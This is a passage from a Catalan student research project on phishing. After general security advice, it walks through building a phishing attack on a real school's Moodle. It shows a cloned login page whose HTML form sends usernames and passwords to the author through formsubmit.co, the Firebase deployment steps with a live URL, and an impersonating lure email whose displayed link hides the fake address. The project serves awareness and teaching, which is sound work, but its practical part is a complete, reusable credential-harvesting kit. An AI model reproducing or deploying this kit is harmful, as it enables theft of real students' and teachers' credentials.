porti a un lloc web fraudulent, o descarregui un arxiu que podria contenir programari maliciós.

Una de les principals causes d'infecció als dispositius és la descàrrega de *malware* al dispositiu, aquest pot entrar a través d'arxius maliciosos, o de *software* pirata. Així doncs, per tal d'evitar que aquest entri al dispositiu hem de tenir en compte uns quants consells; el més important és el de ser prudent, sobretot amb els arxius adjunts, moltes vegades inesperats, en correus electrònics o altres missatges. Un altre consell molt recomanable és el de no instal·lar *software* pirata, ja que és habitual que contingui *malware*. L'ús d'aquest *software* és una pràctica molt comuna entre els adolescents, ja que ofereixen gratuïtament un servei o aplicació que oficialment és de pagament, s'utilitza per a la descàrrega de jocs, pel·lícules o aplicacions. Aquests arxius, a part d'instal·lar el que es vol, aprofiten per instal·lar *malware*, sovint virus o troians. També és aconsellable evitar l'ús de dispositius d'emmagatzematge extraïbles dels quals no en coneguem la procedència o que es connecten a diversos dispositius públics, com poden ser les memòries USB, ja que poden estar contaminats i, en connectar-los al dispositiu personal, poden transmetre el virus, ransomware o qualsevol altre programari maliciós amb el qual estiguin infectats.

Paral·lelament a aquests últims consells focalitzats en el *malware*, hi ha altres recomanacions, altres mesures preventives per protegir la informació personal:

- No connectar-se a qualsevol xarxa Wi-Fi gratuïta, ja que un ciberdelinqüent pot crear-ne una que no necessiti clau per entrar, i en tractar-se d'una xarxa falsa, l'atacant pot veure les pàgines web que es consulten i tota la informació que es transmet, incloent-hi informació confidencial com poden ser contrasenyes.
- Fixar-se si, quan naveguem per internet, les pàgines a les quals accedim són segures, tenen la icona d'un cadenat al principi de la barra de cerca, o no. Aquest cadenat indica que les dades que s'envien a través de la pàgina, i les que la pàgina envia a l'usuari "viatgen" xifrades, és a dir, ningú les pot llegir. Si l'URL no disposa d'aquesta icona, qualsevol pirata informàtic que intercepti aquestes dades, tindrà accés a tota la informació que es transmeti.



- Comprovar el domini i el subdomini de qualsevol URL abans d'introduir informació personal, i per poder-ho fer, s'ha d'educar als usuaris perquè entenguin què és cada concepte i sàpiguen la diferència entre cada un. El domini és la direcció principal de la pàgina, i està separada per un punt (".") tant del subdomini (que és opcional, no sempre obligatori), com de l'extensió (el que va al final, les més populars a Espanya son ".com" o ".es"), així doncs, la forma d'un enllaç seria "subdomini.domini.extensió". És important comprovar-los perquè pot arribar un correu de *phishing*, el qual sembli que porti a una pàgina legítima, però realment porta a una pàgina fraudulenta que ha utilitzat un subdomini semblant per enganyar a la víctima. L'exemple d'un domini real podria ser "exemple.com", i un subdomini real per a una secció de la botiga "botiga.exemple.com". En canvi, per crear una còpia falsa d'aquesta pàgina, es podrien intercanviar el domini pel subdomini: "exemple.botiga.com", i així portar a una pàgina web diferent (ja que el domini ara és botiga.com) però que pot tenir un format similar amb la intenció d'enganyar a l'usuari i que aquest es pensi que sigui la mateixa, pel fet que els enllaços són molt semblants.
- No compartir informació confidencial a través de correus electrònics, trucades telefòniques o missatges de text no sol·licitats, per molt obvi que sembli, abans de facilitar dades personals ens hem d'assegurar a qui la donem. Moltes persones comparteixen informació personal sense ser conscients dels riscos associats, això pot exposar als individus a situacions d'estafa, i de suplantació d'identitat, entre altres.

Per acabar, també s'ha de donar importància al fet de realitzar regularment còpies de seguretat[20], sobretot de les dades més valuoses, i guardar-les en un lloc segur. Aquesta tècnica, malgrat no ser del tot de protecció, sí que és útil per no perdre informació en cas de ser una víctima d'un atac, ja que gràcies a les còpies de seguretat, els fitxers es conservaran i no es perdran. Les còpies es poden penjar al núvol, o guardar-les en un altre dispositiu diferent, com poden ser en discos externs; el més recomanable és utilitzar els dos, el núvol és el més ràpid, però alhora, també existeix el risc de perdre les dades. Fer còpies de seguretat regularment no només té el benefici de guardar les dades davant d'un atac informàtic, sinó que també poden ser útils en molts altres casos en els quals no es pugui accedir als arxius, ja sigui perquè han sigut eliminats accidentalment, o perquè el dispositiu ha deixat de funcionar.

[20] Una còpia de seguretat, també coneguda en anglès com a "*backup*", és el procés de copiar documents, arxius, dades i, en general, informació d'un sistema informàtic i guardar-la en un lloc diferent de l'original per tal de prevenir la seva pèrdua i poder recuperar-la en cas de fallada del sistema o d'altres problemes.

3. MARC PRÀCTIC

3.1 INTRODUCCIÓ

L'objectiu del marc pràctic és simular un atac de *phishing*, per demostrar la facilitat que hi ha de convertir-se en víctima d'un atac. Entendre com funciona el *phishing* pot ser complicat sense veure un exemple, per tant, per fer aquest procés més visual, he creat la còpia d'una pàgina web a través de la qual es podrà veure les vulnerabilitats a les quals estem exposats.

La pàgina que he recreat és la d'inici de sessió del Moodle de l'INS Vilablareix; només la d'inici de sessió perquè és la pàgina on entrem directament els estudiants, no a la principal. Aquest atac només seria aplicable a estudiants o docents de l'institut; però normalment, les pàgines copiades són més comunes per a la societat, com són les de bancs, botigues o xarxes socials, com podria ser la pàgina d'inici de sessió de Facebook o de Gmail.

Un cop creada la còpia de la pàgina, l'atac consisteix en enviar un correu des d'un compte fals que sembli vinculat al Moodle de l'institut, incitant als usuaris que rebin el correu a entrar al Moodle a través del meu enllaç (el que porti a la meva pàgina falsa), argumentant que hi ha hagut un error o actualització, i que s'ha d'iniciar sessió. Cada vegada que un usuari intenti iniciar sessió a través de l'enllaç, m'arribarà un correu indicant tant el nom d'usuari com la contrasenya de la víctima.

3.2 CODI

El primer que vaig fer va ser analitzar el codi original de la pàgina del Moodle i veure quines eren les parts realment necessàries. Això ho vaig fer tant amb l'HTML[21] com amb el CSS[22]; així doncs, un cop triades les parts importants, vaig anar creant el meu codi a mida. Aquest consta de 58 línies d'HTML, juntament amb 270 de CSS, a continuació explicaré cada part:

```
<html>
    <head>
        <title>Moodle de l'Institut Vilablareix: Inicia sessió en aquest lloc</title>
        <link rel="icon" href="assets/icono.ico">
        <link rel="stylesheet" href="css/styles.css"/>
    </head>
```


En primer lloc, hi ha el <head>; que inclou el títol de la pàgina, la icona i l'estil.

La primera línia dins d'aquest, l'etiqueta "<title>" fa referència al títol de la pestanya.



La segona línia és un "<link>"; el que fan aquestes etiquetes és vincular el document amb recursos d'una altra pàgina, ja sigui externa o interna. En aquest cas és un enllaç intern, està vinculada a la carpeta "assets[23]", i agafa el document "icon.ico", que en aquest cas és una imatge i fa referència al *favicon*[24].

La tercera línia és un altre "<link>", també intern, que fa referència a l'estil de la pàgina, aquest està vinculat al document "styles.css" que està dins la carpeta "css[25]".




[21] **HTML:** És un tipus de codi de programació que s'utilitza per estructurar pàgines web i els seus continguts.
[22] **CSS:** És un llenguatge que serveix per mantenir l'estructura i el disseny d'una pàgina web.
[23] ***Assets*:** És el nom que rep la carpeta que conté els arxius digitals, tals com imatges o vídeos.
[24] ***Favicon*:** És la icona o símbol que acompanya les pestanyes en els navegadors, és una petita imatge associada a una pàgina en particular.
[25] **Carpeta css:** És la carpeta que conté l'estil de la pàgina, en aquest cas rep el nom del codi utilitzat, que és CSS.

```
<div class="general">
    <div class="contenidor">
```


Just sota del “<head>” hi ha dos “ ”, aquests serveixen per dividir en blocs el codi i poder-los aplicar el mateix estil; al primer se li aplica la classe “general”[26], i el que fa és agrupar i centrar tot el contingut al centre de la pàgina tant vertical com horitzontal; el seu codi és el següent:

```
.general {
  display: flex;
  align-items: center;
  justify-content: center;
  height: 100%
}
```



Dins de la primera divisió (la de l’estil “general”), se'n crea una segona en la qual se li aplica la classe “contenidor”; que el que fa és establir un color de fons (#fff que es refereix al color blanc en el codi de colors hexadecimal), afegeix un marge a la part inferior, aplica un espaiat intern i aplica una ombra subtil al requadre blanc. El seu codi és el següent:


```
.contenidor {
  background-color: #fff;
  padding: 3rem;
  box-shadow: 0 .5rem 1rem rgba(0,0,0,.15);
  margin-bottom: 2rem
}
```



Aquesta divisió que acabo d’explicar és la més important, dins de la qual hi és pràcticament tot, ja que el que crea és el requadre blanc, dins del qual es troba el formulari i tots els botons.

```
<h1 class="titol">Inicia la sessió a Moodle de l'Institut Vilablareix</h1>
<form action="https://formsubmit.co/eloi.canigueral@insvilablareix.cat" method="POST">
    <input type="hidden" name="_next" value="http://insvilablareix.net/moodle2/login/index.php">
    <input type="hidden" name="_captcha" value="false">
    <input type="hidden" name="logintoken" value="Z5qo8po6aGX30z3qa52VU9TxPL8yWF53">
```

Dins del segon *divider* (al qual se li aplica també l’estil del primer), el que ens trobem és, en primer lloc, el “<h1>” fa referència a la creació d’un títol gran (*Heading 1*), el text més gran de la pàgina, i aquest és “**Inicia la sessió a Moodle de l’Institut Vilablareix**”.



[26] Tot el que estigui dins dels “class=” es van a buscar a l’estil de la pàgina, que en aquest cas està enllaçat al document “styles”, dins la carpeta “css”. Així doncs, dins del document “styles” es busca el que tingui com a títol el que estigui dins d’aquests i se li aplica l’estil. Per tant, serveix per definir un tipus d’estil determinat a un o més elements.

Seguidament, hi ha la funció “<form>” que és l’etiqueta que s’utilitza per crear formularis; aquest té dos atributs però l’important és “action=” i es refereix a l’URL a la qual s’enviaran les dades del formulari; en aquest cas és l’enllaç a una pàgina web que permet que m’arribi la informació.

Dins del “<form>” hi ha 3 “<input>”; que serveixen per crear controls. En aquest cas els 3 estan ocults gràcies al “type=hidden” i tenen un nom específic, cada un per realitzar una funció en concret.

El primer, que té el nom: “_next” serveix per redirigir a una altra pàgina web un cop completat i enviat el formulari (botó d’“Iniciar Sessió”). El valor (“value=”) és l’enllaç al qual es dirigirà; en aquest cas és la pàgina original d’inici de sessió del moodle de l’Institut de Vilablareix.

El segon “<input>” té el nom de “_captcha” i el valor “false”; així doncs, el que fa aquest input és desactivar el *captcha*[27] que té per defecte *FormSubmit*, que és la pàgina que he utilitzat per recopilar la informació del formulari.

L’últim, que té el nom de “logintoken”, fa referència al *token*, que seria el valor únic que es fa servir per autentificar a un usuari en un sistema o aplicació, per tant, en aquest cas serveix per a verificar la meva identitat i que em pugui arribar un correu amb la informació d’aquest formulari.

```
<div class="grup">
    <input type="text" name="username" class="formulari" value="" placeholder="Nom d'usuari">
</div>

<div class="grup">
    <input type="password" name="password" class="formulari" value="" placeholder="Contrasenya">
</div>

<div class="grup">
    <button class="boto sessio">Inicia la sessió</button>
</div>
```

Seguidament, just a sota, però encara dins de la etiqueta “<form>”, s’obren i es tanquen[28] respectivament tres divisions que tenen l’estil de la classe “grup”, per tal de mantenir un marge a la part inferior:

```
.grup {
  margin-bottom: 1rem
}
```

La primera divisió és la casella que permet escriure el nom d’usuari; l’atribut “type=text” és el que permet escriure dins el requadre, el “class=” és la forma o estil que té, igual que en la segona divisió és “formulari”.



[27] **Captcha:** És un tipus de mesura de seguretat per tal de detectar si l’usuari és humà o robot.
[28] S’obren amb l’etiqueta “ ”, i es tanquen afegint una barra diagonal al principi de l’etiqueta: “ ”.

Aquest fa que l'element es comporti com un bloc, ocupant tot l'espai del seu contenidor, li estableix una altura i amplada determinada juntament amb espaiat intern; també indica la mida de la lletra i el seu color, entre altres ajustaments:

```css
.formulari {
  display: block;
  width: 100%;
  height: calc(1.5em + 1rem + 2px);
  padding: .5rem 1rem;
  font-size: 1.171875rem;
  font-weight: 400;
  line-height: 1.5;
  color: #495057;
  background-color: #fff;
  background-clip: padding-box;
  border: 1px solid #8f959e;
  border-radius: .3rem;
  transition: border-color 0.15s ease-in-out,box-shadow 0.15s ease-in-out
}
```

Continuant amb la primera divisió; el "value=" es refereix al text que hi ha escrit, en aquest no hi ha res, provocant així que de text hi aparegui el *placeholder*, que emplena la casella si aquesta està buida, com és el cas, que per defecte surt "Nom d'usuari".




La segona divisió és per la casella de contrasenya; funciona exactament igual a l'anterior, canviant únicament el "type=", que en aquest cas és "password" provocant que surtin uns puntets i evitant que es vegi el text escrit.



Per últim, la tercera divisió és un botó, que és el que serveix per iniciar la sessió, aquest té dos estils vinculats, per una banda, la de "boto", que fa que els botons tinguin un aspecte senzill; i per altra la de "sessio", permet que, amb el mateix estil de "boto", se li apliqui algun aspecte

```css
.boto {
  display: inline-block;
  font-weight: 400;
  color: #1d2125;
  text-align: center;
  vertical-align: middle;
  user-select: none;
  background-color: transparent;
  border: 1px solid transparent;
  padding: .375rem .75rem;
  font-size: .9375rem;
  line-height: 1.5;
  border-radius: .25rem;
  transition: color 0.15s ease-in-out
}
```


```css
.sessio {
  color: #fff;
  background-color: #0f6cbf;
  border-color: #0f6cbf;
  padding: .5rem 1rem;
  font-size: 1.171875rem;
  line-height: 1.5;
  border-radius: .3rem
}
```



diferencial al botó d'inici de sessió, com per exemple el fons blau amb el text blanc, permetent així que destaqui més.

```
    <div class="grup">
        <a href="http://insvilablareix.net/moodle2/login/forgot_password.php">Heu oblidat la contrasenya?</a>
    </div>
</form>
```

Hi ha una quarta divisió, que és molt simple, aquesta té el mateix estil que les anteriors, però no té l'etiqueta "<input>" o "<button>", sinó que té l'etiqueta "<a>", que és un *anchor*; això serveix per crear un enllaç a una pàgina web; aquesta és la que està dins de l'atribut "href="; que en aquest cas és l'enllaç real del Moodle per restablir la contrasenya. Per acabar, es tanca l'etiqueta "form" amb "</form>", sortint així del bloc del formulari.




```
<div class="divisor"></div>
<h2 class="">Alguns cursos poden permetre l'accés de visitants</h2>
<form action="http://insvilablareix.net/moodle2/login/index.php" method="post">
    <button class="boto secundari">Inicia sessió com a visitant</button>
</form>
```

El següent fragment de codi és bastant breu; en primer lloc, s'obre i es tanca un nou *divider*, a la qual se li aplica la classe "divisor"; que crea una ratlla horitzontal per tal de separar les parts principals, de les secundàries.

```
.divisor {
  margin-top: 1.2rem;
  margin-bottom: 1.2rem;
  border-top: 1px solid #dee2e6
}
```




La segona línia, "<h2>" (*Heading 2)*, serveix per introduir un títol, però d'un grau intermedi, no com el primer.




En tercer lloc, s'obre i es tanca un altre "<form>", en aquest cas serveix per "iniciar sessió com a visitant". Aquest no té cap "<input>", sinó que funciona solament amb un botó; com l'anterior, aquest també té dues formes; la de "boto" i la de secundari. La primera és exactament igual, però la segona forma li canvia el color; fent així que el text sigui negre i el color de fons gris. Aquest botó, té la funció d'obrir la pàgina inicial del Moodle, l'enllaç que hi ha a "action="; funcionant igual que el primer "<form>".

```
.secundari {
  color: #1d2125;
  background-color: #ced4da;
  border-color: #ced4da
}
```



Després de tancar el segon “<form>”, hi ha dos “ ” (*dividers*) més. El primer, només ocupa una línia, i conté una altra ratlla divisòria; en canvi, al segon se li aplica una nova classe, “costat”; permetent que dos elements puguin estar de costat.




```
<div class="divisor"></div>
<div class="costat">
```

```
.costat {
  display: flex
}
```


Així doncs, dins d’aquest “ ” hi ha els dos elements; el primer és una etiqueta “<a>”, però que no conté cap enllaç, sinó només el text “Català (ca)”, per tant, només es mostrarà aquest text amb l’estil de la classe “idioma”, provocant que el color d’aquest text sigui blau.

```
<a class="idioma">
    Català (ca)
</a>
```

L’altre element és el botó d’avís de galetes; que tot i que no té cap funcionalitat en la meva pàgina, era important afegir-lo per tal de continuar amb l’estètica de la pàgina real. Aquest botó té el mateix estil que el de “Inicia Sessió com a Visitant”, però amb el text “Avís de galetes”.

```
<button type="button" class="boto secundari">Avís de galetes</button>
```

El resultat final d’aquest codi és el de la imatge següent:



Per poder consultar i/o descarregar el codi complet, podeu accedir al següent enllaç que porta al directori de *GitHub*[29] que conté tant l’HTML, el CSS i els “*assets*”, on hi ha el *favicon*: https://github.com/eloicanigueral/MoodleInsVilablareix.

[29] **GitHub** és un repositori digital gratuït que permet gestionar projectes i controlar versions de codi.

3.3 PENJAR A LA WEB


Un cop ja tenia tot el codi fet em vaig informar de com podia penjar-lo a la web, a un servidor, i vaig trobar que la forma més fàcil era a través de *Firebase*, que és de l'empresa *Google*. Aquesta plataforma té moltes opcions útils, però la que més m'interessava a mi, era la de *hosting*[30], per tal de poder penjar el meu codi a la web.



El primer pas va ser iniciar sessió, com que és de *Google*, no va caldre crear cap compte nou, vaig poder iniciar amb el meu personal. Llavors el que vaig fer va ser crear un projecte, aquest el vaig anomenar "insvilablareix".



Un cop creat el projecte, era moment de buscar l'opció que em permetés pujar la "còpia" del Moodle a internet; així doncs, vaig entrar a l'apartat de "*hosting*".



[30] El *hosting* es refereix a l'allotjament d'una pàgina; és un servei en línia que permet que es pugui accedir a un lloc web a internet per tal que sigui accessible per qualsevol usuari en qualsevol moment.

Un cop allà, vaig crear el subdomini “insvilablareix-moodle”, i vaig seguir les instruccions per tal de poder penjar el meu projecte a la web:

1. En primer lloc, vaig haver de descarregar *node.js*[31].



2. En segon lloc, vaig haver de seguir els passos que em marcava la pàgina de *Firebase:*
   a. Un cop instal·lat *node.js*; obrir el CMD[32], i en aquest escriure “cd” + “ “ (espai) i arrossegar la carpeta que conté l’arxiu o arxius que volem pujar a internet; per tal que el CMD obri la carpeta que ens interessa.

```
C:\Users\Bruiel>cd "C:\Users\Bruiel\Desktop\Moodle Ins Vilablareix Phishing"
```

   b. El següent pas és executar l’ordre: “*npm install -g firebase-tools*”.
   c. Llavors s’ha d’iniciar sessió per tal d’enllaçar el projecte amb el compte de

```
.\Desktop\Moodle Ins Vilablareix Phishing>npm -g install firebase-tools
```

   Firebase; que és el mateix que el de *Google*; per poder-ho s’ha d’escriure “firebase login”.

```
.\Desktop\Moodle Ins Vilablareix Phishing>firebase login
```

   d. Seguidament, un cop oberta la sessió s’ha de crear un “*firebase init*”, que crea la carpeta “public” dins de la carpeta on estem; on s'haurà d’incloure el contingut de tot el projecte.

```
C:\Users\Bruiel\Desktop\Moodle Ins Vilablareix Phishing>firebase init

     ######## #### ########  ######## ########     ###     ######  ########
     ##        ##  ##     ## ##       ##     ##  ##   ##  ##    ##    ##
     ######    ##  ########  ######   ########  #########  ######  ######
     ##        ##  ##    ##  ##       ##     ## ##     ##       ## ##
     ##       #### ##     ## ######## ########  ##     ##  ######  ########

You're about to initialize a Firebase project in this directory:

  C:\Users\Bruiel\Desktop\Moodle Ins Vilablareix Phishing

Before we get started, keep in mind:

  * You are initializing within an existing Firebase project directory

? Are you ready to proceed? Yes
? Which Firebase features do you want to set up for this directory? Press Space to select features, then Enter to
confirm your choices. (Press <space> to select, <a> to toggle all, <i> to invert selection, and <enter> to proceed)
instance
 ( ) Firestore: Configure security rules and indexes files for Firestore
 ( ) Functions: Configure a Cloud Functions directory and its files
>(*) Hosting: Configure files for Firebase Hosting and (optionally) set up GitHub Action deploys
 ( ) Hosting: Set up GitHub Action deploys
 ( ) Storage: Configure a security rules file for Cloud Storage
 ( ) Emulators: Set up local emulators for Firebase products
(Move up and down to reveal more choices)
```

[31] Node.js® és un entorn d’execució de JavaScript que permet executar el codi fora d’un navegador web, en un servidor i generar aplicacions de forma optimitzada.
[32] **CMD**: És una eina de línia d’ordres de Windows que permet als usuaris interactuar amb el sistema operatiu mitjançant el teclat i una sèrie d’ordres (o “*comandos”*).

e. S'ha de confirmar que es vol procedir, i seguidament apareixeran una sèrie de característiques; llavors s'ha d'escollir l'opció "*Hosting: Configure files for Firebase Hosting*", prémer la barra espaiadora, i clicar "enter".
f. Un cop seleccionada l'opció de "*Hosting*"; s'haurà de triar el projecte, seguir les instruccions que surtin, i acceptar les preguntes (si s'hi està d'acord).
g. Per acabar i poder penjar el contingut de la carpeta al "*Hosting*" de *Firebase*; s'ha de fer un "*deploy*[33]"; que s'executa escrivint "firebase deploy".

```
C:\Users\Bruiel\Desktop\Moodle Ins Vilablareix Phishing>firebase deploy

=== Deploying to 'insvilablareix-62b9a'...

i  deploying hosting
i  hosting[insvilablareix-moodle]: beginning deploy...
i  hosting[insvilablareix-moodle]: found 4 files in public
+  hosting[insvilablareix-moodle]: file upload complete
i  hosting[insvilablareix-moodle]: finalizing version...
+  hosting[insvilablareix-moodle]: version finalized
i  hosting[insvilablareix-moodle]: releasing new version...
+  hosting[insvilablareix-moodle]: release complete

+  Deploy complete!

Project Console: https://console.firebase.google.com/project/insvilablareix-62b9a/overview
Hosting URL: https://insvilablareix-moodle.web.app
```

3. En tercer lloc, i per acabar, s'ha de comprovar si la pàgina funciona. Aquesta té dos enllaços; el primer és "https://insvilablareix-moodle.firebaseapp.com" i el segon, que s'assembla més a l'enllaç del Moodle real, i que, per tant, és el que utilitzaré per simular l'atac és "https://insvilablareix-moodle.web.app". Les dues webs són les mateixes, però amb dominis diferents.

[33] **Deploy:** La traducció literal és "desplegar"; es refereix al procés d'enviar el *software* de l'entorn de desenvolupament, al de producció; és a dir, de publicar una aplicació o pàgina web.

3.4 SIMULACIÓ D'ATAC

Un cop ja penjat el codi a la web, és moment de realitzar la simulació de l'atac. El primer que vaig fer va ser crear-me un correu que sembli vinculat al Moodle de l'institut, però que en realitat no hi tingui res a veure. Això ho vaig fer durant la creació del codi, per tal de poder rebre les credencials en aquest. El correu és: moodle.insvilablareix@gmail.com; com es pot observar té el nom de Moodle i de l'Institut de Vilablareix, per tant, pot semblar que hi estigui vinculat.

El segon pas va ser crear el missatge; agafant d'exemple diferents missatges reals de *phishing* vaig crear-ne un que pogués semblar real i demanés amb certa amb urgència que s'entrés a l'enllaç adjuntat. També em vaig inventar un nom per tal de fer-me passar per l'administrador del Moodle de l'Institut de Vilablareix, aquest va ser Pau Soler.

El text que vaig crear és el següent:

> *Benvolguts estudiants i professors de l'Institut de Vilablareix.*
>
> *Soc en Pau Soler, administrador del Moodle de l'Institut de Vilablareix,*
> *Em poso en contacte amb vosaltres per informar-vos que hem detectat un error important en el nostre sistema, que recentment donava errors en l'inici de sessió.*
>
> *Es tractava d'un problema tècnic que creiem que ja s'ha solucionat, però ha requerit d'una urgent actualització de seguretat. Degut a aquesta actualització, necessitem que tots els estudiants i professors accedeixin al sistema per comprovar que l'error s'ha arreglat i ja no hi ha cap problema. Adjunto l'enllaç per tal de fer més àgil aquest procés; veureu que us envia directament a l'apartat d'inici de sessió on podreu accedir al vostre compte de manera segura.*
>
> *http://insvilablareix.net/moodle2/login/index.php*
>
> *Davant aquests casos és crucial actuar ràpidament, així doncs, agrairíem que provéssiu d'iniciar sessió al més aviat possible per tal d'evitar qualsevol interrupció o problema.*
>
> *Gràcies per la vostra comprensió.*

Finalment, vaig afegir-hi també una firma per tal que semblés més real:

> *Atentament,*
> *Pau Soler*
> *Administrador del Moodle de l'Institut de Vilablareix.*


L'enllaç escrit es veu com si fos el de la pàgina oficial, el que de veritat porta a la pàgina d'inici de sessió del Moodle; però en realitat aquest enllaç adjuntant es dirigeix a la pàgina creada per mi, és a dir, a la còpia. Per canviar el text mostrat, però mantenir la direcció vaig seleccionar l'enllaç, i vaig canviar el "*Texto para mostrar*", on sortia l'enllaç a la meva pàgina, el vaig reemplaçar per l'enllaç real de l'inici de sessió, així doncs però mantenint la *"Dirección web*" a la meva còpia, per tal de minimitzar sospites.

Així es veia al principi:

https://insvilablareix-moodle.web.app

Ir al enlace: https://insvilablareix-moodle.web.app | Cambiar | Quitar

L'apartat on vaig canviar el text que es mostrava, però mantenint la direcció a la còpia:



Finalment, el resultat; l'enllaç que es veu és el real, però aquest no va a la pàgina oficial, sinó que va a la que he creat jo, així doncs, a la còpia.

http://insvilablareix.net/moodle2/login/index.php


Ir al enlace: https://insvilablareix-moodle.web.app | Cambiar | Quitar

Així doncs, el missatge finalment es veuria així:



Aquest missatge el podria enviar a tot l'institut, o per cursos, amb els diferents grups, per exemple a alumnat@insvilablareix.cat, i que aquest missatge arribés a tot l'alumnat de l'institut, però per tal d'evitar-me problemes l'he enviat a amics que m'han donat el seu consentiment.

Així doncs, un cop la víctima hagi entrat a la còpia del Moodle i introdueix-hi les seves credencials, arribarà un correu a moodle.insvilablareix@gmail.com indicant l'usuari i la contrasenya.



